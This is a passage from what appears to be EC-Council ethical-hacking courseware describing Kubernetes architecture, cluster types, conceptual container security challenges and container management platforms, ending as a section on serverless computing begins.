


Figure 19.24: Container orchestration

What is Kubernetes?

- Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices.
- Kubernetes provides a resilient framework for managing distributed containers, generating deployment patterns, and performing failover and redundancy for the applications.

Kubernetes Cluster Architecture



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org.

What is Kubernetes?

Kubernetes, also known as K8s, is an open-source, portable, extensible, orchestration platform developed by Google for managing containerized applications and microservices. Containers provide an efficient way for packaging and running applications. In a real-time production environment, containers must be managed efficiently to bring downtime to zero. For example, if a container experiences failure, another container boots automatically. To overcome these issues, Kubernetes provides a resilient framework to manage distributed containers, generate deployment patterns, and perform failover and redundancy for applications.

Features of Kubernetes:

- **Service discovery:** Kubernetes allows a service to be discovered via a DNS name or IP address.
- **Load balancing:** When a container receives heavy traffic, Kubernetes automatically distributes the traffic to other containers and performs load balancing.
- **Storage orchestration:** Kubernetes allows developers to mount their own storage capabilities, such as local and public cloud storage.
- **Automated rollouts and rollbacks:** Kubernetes automates the process of creating new containers, destroying existing containers, and moving all resources from one container to another.
- **Automatic bin packing:** Kubernetes can manage a cluster of nodes that run containerized applications. If you specify the resources needed to run the container, such as processing power and memory, Kubernetes can automatically allocate and deallocate resources to the containers.

- **Self-healing:** Kubernetes automatically performs a health check of the containers, replaces the failed containers with new containers, destroys failed containers, and avoids advertising unavailable containers to clients.
- **Secret and configuration management:** Kubernetes allows users to store and manage sensitive information such as credentials, secure shell (SSH) keys, and OAuth tokens. Application configuration and sensitive information can be deployed and updated without the need to rebuild the container images.

Kubernetes Cluster Architecture

When Kubernetes is deployed, clusters are generated. A cluster is a group of computers known as nodes, which execute the applications inside the containers managed by Kubernetes. A cluster comprises a minimum of one master node and one worker node. The worker nodes contain pods (a group of containers), and the master node manages them. The below figure shows the various components of the Kubernetes cluster architecture:




Figure 19.25: Kubernetes cluster architecture

- **Master Components:** The components of the master node provide a cluster control panel and perform various activities, such as scheduling, detecting, and handling cluster events. These master components can be executed by any computer in the cluster.
 - **Kube-apiserver:** The API server is an integral part of the Kubernetes control panel that responds to all API requests. It serves as a front-end utility for the control panel and is the only component that interacts with the etcd cluster and ensures data storage.
 - **Etcd cluster:** It is a distributed and consistent key-value storage where Kubernetes cluster data, service discovery details, API objects, etc. are stored.
 - **Kube-scheduler:** Kube-scheduler is a master component that scans newly generated pods and allocates a node for them. It assigns the nodes based on factors such as the overall resource requirement, data locality, software/hardware/policy restrictions, and internal workload interventions.

- **Kube-controller-manager:** Kube-controller-manager is a master component that runs controllers. Controllers are generally individual processes (e.g., node controller, endpoint controller, replication controller, service account and token controller) but are combined into a single binary and run together in a single process to reduce complexity.
- **cloud-controller-manager:** This is the master component used to run controllers that communicate with cloud providers. Cloud-controller-manager enables the Kubernetes code and cloud provider code to evolve separately.
- **Node components:** Node or worker components run on each node in the cluster, managing working pods and supplying the Kubernetes runtime services.
 - **Kubelet:** Kubelet is an important service agent that runs on each node and ensures containers running in a pod. It also ensures pods and containers are healthy and running as expected. Kubelet does not handle containers that are not generated by Kubernetes.
 - **Kube-proxy:** It is a network proxy service that also runs on every worker node. This service maintains the network rules that enable network connection to the pods.
 - **Container Runtime:** Container runtime is a software designed to run the containers. Kubernetes supports various container runtimes, such as Docker, rktlet, containerd, and cri-o.

Clusters and Containers

Cluster

A cluster refers to a set of two or more connected nodes that run parallelly to complete a task. Workloads with individual, parallelizable tasks are shared among the nodes. These tasks utilize the combined memory and computational power of all the nodes in a cluster. One of the nodes acts as a master node, which is responsible for allocating the work, retrieving the results, and giving a response.

- **Types of Cluster Computing**

Given below are the different types of clusters.

- **Highly Available (HA) or Fail-over:** In a fail-over cluster, more than one node runs simultaneously to offer high availability (HA) or continuous availability (CA). If one node fails, the other node assumes its responsibility with minimum or no downtime.
- **Load Balancing:** In a load-balancing cluster, the workload is distributed among the nodes to avoid overstressing a single node. The load balancer performs periodic health checks on each node to identify node failures and reroutes the incoming traffic to another node. A load-balancing cluster is also a highly available cluster.
- **High-Performance Computing:** In a high-performance computing (HPC) cluster, the nodes are configured to provide extreme performance by parallelizing the tasks. Scaling also helps in maximizing performance.

Clusters in the Cloud

Clusters in the cloud are sets of nodes hosted on virtual machines (VMs) and are often coupled with virtual private clouds. Cloud clustering minimizes the effort and time required to establish a cluster. In a cloud environment, the clusters can be scaled up on demand by adding additional resources or instances such as VMs easily. The cloud also provides the flexibility of upgrading infrastructure according to changes in requirements. Furthermore, the cloud enhances latency and resiliency via node deployment in many availability zones. Cloud clustering maximizes the cluster's availability, security, and maintainability.

Containers and their relationship with Clusters

Containers help in running applications reliably under different computing environments. For instance, an organization develops a web application building the frontend and backend as microservices. To deploy this web application, containers can be pushed onto a VM in the cloud. If either the VM or the hardware fails, then the application is inaccessible until traffic is handled by a fail-over server.

To enhance the availability, scalability, and performance of web applications, push the containerized applications onto several nodes in a cluster. Consequently, containers running on various nodes maximize resource utilization. Moreover, the risk of single-node failure can be eliminated by placing an instance of a container on every node in a cluster.

Container Security Challenges

Organizations are widely adopting container-based platforms owing to their features (e.g., flexibility, continuous application delivery, efficient deployment). However, the rapid growth and propagation of container technology have resulted in many security challenges.

Discussed below are some of the challenges regarding container security:

- **Inflow of vulnerable source code**

Containers constitute an open-source platform used by developers to regularly update, store, and use images in a repository. This results in an enormous uncontrolled code that may include vulnerabilities, which can compromise security.

- **Large attack surface**

The host OS consists of many containers, applications, VMs, and databases in the cloud or on-premises. A large attack surface implies a large number of vulnerabilities and an increased difficulty in detecting them.

- **Lack of visibility**

A container engine runs the container, interfaces with the Linux kernel, and creates another layer of abstraction camouflaging the actions of the containers and making it difficult to track activities of specific containers or users.

- **Compromising secrets**

Containers require sensitive information, such as API keys, usernames, or passwords, for accessing any services. Attackers who illicitly gain access to this sensitive information can compromise security.

- **DevOps speed**

Containers can be executed promptly and, after execution, are stopped and removed. This fugitiveness helps attackers launch attacks and hide themselves without installing any malicious code.

- **Noisy neighboring containers**

A container may consume and exhaust all available system resources, which directly affects the operation of other neighboring containers creating a denial-of-service (DoS) attack.

- **Container breakout to the host**

Containers that run as root may break the containment and gain access to the host OS through privilege escalation.

- **Network-based attacks**

Attackers may exploit failed containers having active raw sockets and outbound network connections to launch various network-based attacks.

- **Bypassing isolation**

Attackers, after compromising the security of a container, may escalate privileges to gain access to other containers or the host itself.

- **Ecosystem complexity**

Containers are built, deployed, and managed using multiple vendors and sources. This makes it complex to secure and update the individual components because they originate from different repositories.

- **Misconfigurations**

Incorrect configurations in container settings such as overly permissive network policies or misconfigured access controls can lead to security breaches.

- **Isolation Breakdowns**

Containers are designed to be isolated from each other and the host system; however, vulnerabilities in the container runtime or kernel can lead to isolation failures, allowing attackers to escape containers.

- **Insecure Communication**

Containers often communicate over networks, and without appropriate encryption and security measures, such communication can be intercepted or altered by attackers.

- **Insufficient Logging and Monitoring**

Effective logging and monitoring are crucial for detecting and responding to security incidents; however, many container environments lack thorough logging and monitoring capabilities.

- **Patch Management**

Maintaining container images and their underlying software with the latest security patches is difficult, particularly in large-scale deployments.

- **Persistent Storage Security**

Securing data stored in containers, particularly when using persistent storage solutions, requires careful consideration of encryption, access control, and backup strategies.

- **Container Orchestration Security**

Orchestrators such as Kubernetes introduce additional layers of complexity and potential vulnerabilities and require specific security measures to protect the orchestration environment.

- **Kernel Exploits**

Because containers share the host OS kernel, vulnerabilities in the kernel can affect all containers running on the host. Securing the kernel and ensuring that it is up to date is crucial.

- **Cgroups Misconfiguration**

Control groups (cgroups) are used to limit and isolate resource usage. A misconfiguration can lead to resource contention and denial-of-service (DoS) attacks.

- **Pod Security Policies**

In Kubernetes, the configuration of pod security policies (PSPs) to enforce security standards can be complex and error-prone, leading to potential security gaps.

- **Compliance Audits Risks**

Compliance risk is a major concern in modern enterprises. Failing audits related to standards such as GDPR, HIPAA, or SOX can harm both reputation and finances.

Container Management Platforms

Listed below are various container management platforms:

- **Portainer**

Source: <https://www.portainer.io>

Portainer is the most versatile container management tool that simplifies secure adoption of containers at a remarkable speed irrespective of the industry, orchestration platform, or computing device. Portainer makes it easy for cloud administrators to set up, maintain and troubleshoot container infrastructure in public clouds and datacenters.

Portainer is also a potential policy and governance platform in container management stacks, whether on the manufacturing floor or in the public cloud.




Figure 19.26: Screenshot of Portainer

Additional container management platforms include the following:

- Apache Mesos (<https://mesos.apache.org>)
- Amazon Elastic Container Service (Amazon ECS) (<https://aws.amazon.com>)
- Microsoft Azure Container Instances (ACI) (<https://azure.microsoft.com>)
- Red Hat OpenShift Container Platform (<https://www.redhat.com>)
- Docker CLI (<https://www.docker.com>)

Kubernetes Platforms

Listed below are various Kubernetes platforms:

- **Mirantis Kubernetes Engine (MKE)**

Source: <https://www.mirantis.com>

The Mirantis Kubernetes Engine is a CNCF-validated enterprise Kubernetes platform designed to develop and run modern applications at scale. It supports private clouds, public clouds, and bare metal environments. It empowers organizations to adopt cloud-native application development and delivery models. It also enables multicloud management and provides a unified interface for streamlined operations, including swarm cluster instances.





Figure 19.27: Screenshot of Mirantis Kubernetes Engine (MKE)

Additional Kubernetes platforms include the following:

- Google Kubernetes Engine (GKE) (<https://cloud.google.com>)
- Amazon Elastic Kubernetes Service (EKS) (<https://aws.amazon.com>)
- IBM Cloud Kubernetes Service (<https://www.ibm.com>)
- Docker Kubernetes Service (DKS) (<https://www.docker.com>)
- Kubernetes (<https://kubernetes.io>)

What is Serverless Computing?

- Serverless computing also known as serverless architecture or **Function-as-a-Service (FaaS)**, is a cloud-based application architecture where application infrastructure and supporting services are provided by the cloud vendor as they are needed.
- Serverless computing simplifies the **process of application deployment** and eliminates the need for managing the server and hardware by the developers



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information visit www.ec-council.org

Serverless Computing

Serverless computing is an emerging technology for the deployment of cloud-based enterprise applications built on containers and microservices. Serverless computing provides pay-per-use functionality to consumers, removing the burden of starting and stopping the servers. This allows developers to shift their focus from servers to tasks. Developers using serverless computing gain enormous benefits and scalability without the need for high-level expertise in cloud computing. This section discusses the basic concepts related to serverless computing.

What is Serverless Computing?

